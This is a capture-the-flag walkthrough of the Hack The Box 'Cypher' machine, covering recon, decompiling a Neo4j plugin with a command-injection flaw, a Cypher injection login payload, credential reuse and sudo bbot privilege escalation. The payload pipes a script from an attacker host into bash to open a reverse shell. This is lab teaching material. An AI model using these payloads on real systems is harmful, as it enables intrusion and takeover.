Cypher
Recon
Port Discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
sudo nmap -PN -sC -sV -oN cypher 10.10.11.57
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-17 01:03 PKT
Nmap scan report for cypher.htb (10.10.11.57)
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 be:68:db:82:8e:63:32:45:54:46:b7:08:7b:3b:52:b0 (ECDSA)
|_  256 e5:5b:34:f5:54:43:93:f8:7e:b6:69:4c:ac:d6:3d:23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: GRAPH ASM
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.96 seconds
The website only exposes three pages with one being login. We aren’t provided with credentials. We could try directory enumeration and vhost enumeration.
Directory Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
gobuster dir -u http://cypher.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt

gobuster dir -u http://cypher.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cypher.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 4562]
/about                (Status: 200) [Size: 4986]
/login                (Status: 200) [Size: 3671]
/demo                 (Status: 307) [Size: 0] [--> /login]
/api                  (Status: 307) [Size: 0] [--> /api/docs]
/testing              (Status: 301) [Size: 178] [--> http://cypher.htb/testing/]
/testing downloads a jar file.
1
2
3
┌──(kali㉿vm-kali)-[~/htb/cypher]
└─$ ls
custom-apoc-extension-1.0-SNAPSHOT.jar
java -jar gives us a manifest error (no entry point/main). This is most likely a plugin. Neo4j to be exact.
neo4j plugins
plugins: /usr/share/neo4j/plugins
Move the .jar to plugins folder. sudo mv custom-apoc-extension-1.0-SNAPSHOT.jar /usr/share/neo4j/plugins/
Start neo4j and run the query to test if the plugin has loaded.
1
2
3
4
5
6
CALL dbms.procedures() YIELD name, description
WHERE name CONTAINS "apoc" OR name CONTAINS "custom"
RETURN name, description

"custom.getUrlStatusCode"	"Returns the HTTP status code for the given URL as a string"
"custom.helloWorld"	"A simple hello world procedure"
Does this require a bit of reverse engineering?
Reverse Engineering the .jar
Let’s start with inspecting the contents of the package:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
jar tf custom-apoc-extension-1.0-SNAPSHOT.jar
META-INF/
META-INF/MANIFEST.MF
com/
com/cypher/
com/cypher/neo4j/
com/cypher/neo4j/apoc/
com/cypher/neo4j/apoc/CustomFunctions$StringOutput.class
com/cypher/neo4j/apoc/HelloWorldProcedure.class
com/cypher/neo4j/apoc/CustomFunctions.class
com/cypher/neo4j/apoc/HelloWorldProcedure$HelloWorldOutput.class
META-INF/maven/
META-INF/maven/com.cypher.neo4j/
META-INF/maven/com.cypher.neo4j/custom-apoc-extension/
META-INF/maven/com.cypher.neo4j/custom-apoc-extension/pom.xml
META-INF/maven/com.cypher.neo4j/custom-apoc-extension/pom.properties
Now unzip it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
unzip custom-apoc-extension-1.0-SNAPSHOT.jar -d unpacked/
Archive:  custom-apoc-extension-1.0-SNAPSHOT.jar
   creating: unpacked/META-INF/
  inflating: unpacked/META-INF/MANIFEST.MF
   creating: unpacked/com/
   creating: unpacked/com/cypher/
   creating: unpacked/com/cypher/neo4j/
   creating: unpacked/com/cypher/neo4j/apoc/
  inflating: unpacked/com/cypher/neo4j/apoc/CustomFunctions$StringOutput.class
  inflating: unpacked/com/cypher/neo4j/apoc/HelloWorldProcedure.class
  inflating: unpacked/com/cypher/neo4j/apoc/CustomFunctions.class
  inflating: unpacked/com/cypher/neo4j/apoc/HelloWorldProcedure$HelloWorldOutput.class
   creating: unpacked/META-INF/maven/
   creating: unpacked/META-INF/maven/com.cypher.neo4j/
   creating: unpacked/META-INF/maven/com.cypher.neo4j/custom-apoc-extension/
  inflating: unpacked/META-INF/maven/com.cypher.neo4j/custom-apoc-extension/pom.xml
  inflating: unpacked/META-INF/maven/com.cypher.neo4j/custom-apoc-extension/pom.properties
After decompiling classes with jd-gui we discover this is how the function custom.getUrlStatusCode() works:
1
String[] command = { "/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url };
Since we found it inside /testing there’s a high chance they created an API for this purpose. We can leverage the above function for Command Injection or to be more precise Cypher Injection since the backend is using neo4j.
Recursive Fuzzing
Decompiling the classes with jd-gui pretty much lead me nowhere. We will recursively fuzz the /api directory as the current redirection just leads to /api/docs.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
gobuster dir -u http://cypher.htb/api -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cypher.htb/api
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/auth                 (Status: 405) [Size: 31]
/api/auth presents with method not allowed. So a direct POST should work?
POST Method
1
2
3
4
5
6
7
8
HTTP/1.1 422 Unprocessable Entity
Server: nginx/1.24.0 (Ubuntu)
Date: Wed, 16 Jul 2025 21:08:23 GMT
Content-Type: application/json
Content-Length: 82
Connection: keep-alive

{"detail":[{"type":"missing","loc":["body"],"msg":"Field required","input":null}]}
One thing we can confirm is that the method requires json values to be passed.

Passing the creds:
1
2
3
4
{
"username":  "admin",
"password": "admin"
}
Gets us an Invalid Credentials response. This json request opens up the attack surface for Cypher Injection.
From the class that we decompiled:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
public class CustomFunctions {
  @Procedure(name = "custom.getUrlStatusCode", mode = Mode.READ)
  @Description("Returns the HTTP status code for the given URL as a string")
  public Stream<StringOutput> getUrlStatusCode(@Name("url") String url) throws Exception {
    if (!url.toLowerCase().startsWith("http://") && !url.toLowerCase().startsWith("https://"))
      url = "https://" + url;
    String[] command = { "/bin/sh", "-c", "curl -s -o /dev/null --connect-timeout 1 -w %{http_code} " + url };
    System.out.println("Command: " + Arrays.toString((Object[])command));
    Process process = Runtime.getRuntime().exec(command);
    BufferedReader inputReader = new BufferedReader(new InputStreamReader(process.getInputStream()));
    BufferedReader errorReader = new BufferedReader(new InputStreamReader(process.getErrorStream()));
    StringBuilder errorOutput = new StringBuilder();
    String line;
    while ((line = errorReader.readLine()) != null)
      errorOutput.append(line).append("\n");
    String statusCode = inputReader.readLine();
    System.out.println("Status code: " + statusCode);
    boolean exited = process.waitFor(10L, TimeUnit.SECONDS);
    if (!exited) {
      process.destroyForcibly();
      statusCode = "0";
      System.err.println("Process timed out after 10 seconds");
    } else {
      int exitCode = process.exitValue();
      if (exitCode != 0) {
        statusCode = "0";
        System.err.println("Process exited with code " + exitCode);
      }
    }
    if (errorOutput.length() > 0)
      System.err.println("Error output:\n" + errorOutput.toString());
    return Stream.of(new StringOutput(statusCode));
  }

  public static class StringOutput {
    public String statusCode;

    public StringOutput(String statusCode) {
      this.statusCode = statusCode;
    }
  }
}
We see the name of the function to call custom.getUrlStatusCode(), the parameter that we have to pass url, and the return value statusCode.
Payload for Reverse Shell
1
2
3
4
{
"username":  "admin' RETURN 1 AS a UNION CALL custom.getUrlStatusCode(\"cypher.com;curl 10.10.16.96:8000/shell.sh|bash;#\") YIELD statusCode as a RETURN a//",
"password": "admin"
}
Foothold as neo4j
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
neo4j@cypher: ls -la /home/graphasm/
total 36
drwxr-xr-x 4 graphasm graphasm 4096 Feb 17 12:40 .
drwxr-xr-x 3 root     root     4096 Oct  8  2024 ..
lrwxrwxrwx 1 root     root        9 Oct  8  2024 .bash_history -> /dev/null
-rw-r--r-- 1 graphasm graphasm  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 graphasm graphasm 3771 Mar 31  2024 .bashrc
-rw-r--r-- 1 graphasm graphasm  156 Feb 14 12:35 bbot_preset.yml
drwx------ 2 graphasm graphasm 4096 Oct  8  2024 .cache
-rw-r--r-- 1 graphasm graphasm  807 Mar 31  2024 .profile
drwx------ 2 graphasm graphasm 4096 Oct  8  2024 .ssh
-rw-r----- 1 root     graphasm   33 Jul 16 19:37 user.txt
neo4j@cypher:/$ cat /home/graphasm/user.txt
cat /home/graphasm/user.txt
cat: /home/graphasm/user.txt: Permission denied
neo4j@cypher:/$ cat /home/graphasm/bbot_preset.yml
cat /home/graphasm/bbot_preset.yml
targets:
  - ecorp.htb

output_dir: /home/graphasm/bbot_scans

config:
  modules:
    neo4j:
      username: neo4j
      password: cU4btyib.20xtCMCXkBmerhK
graphasm:cU4btyib.20xtCMCXkBmerhK works for su.
On running LinPEAS we encountered bbot quite a number of times. Perhaps that is supposed to be our next target.
sudo -l
1
2
3
4
5
6
7
8
9
sudo -l
sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
BBOT allows execution of custom Python modules during OSINT scans. When configured as a sudo-executable (e.g., via NOPASSWD), a malicious module can escalate privileges via the setup() function.
Privilege Escalation
Get the files from: https://github.com/Housma/bbot-privesc.git
Transfer them to victim machine.
We can simply get a root shell by:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
graphasm@cypher:~$ sudo /usr/local/bin/bbot -t dummy.com -p ./preset.yml --event-types ROOT
<bot -t dummy.com -p ./preset.yml --event-types ROOT
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

[INFO] Scan with 1 modules seeded with 1 targets (1 in whitelist)
[INFO] Loaded 1/1 scan modules (systeminfo_enum)
[INFO] Loaded 5/5 internal modules (aggregate,cloudcheck,dnsresolve,excavate,speculate)
[INFO] Loaded 5/5 output modules, (csv,json,python,stdout,txt)
[SUCC] systeminfo_enum: 📡 systeminfo_enum setup called — launching shell!
root@cypher:/home/graphasm# cat /root/root.txt
cat /root/root.txt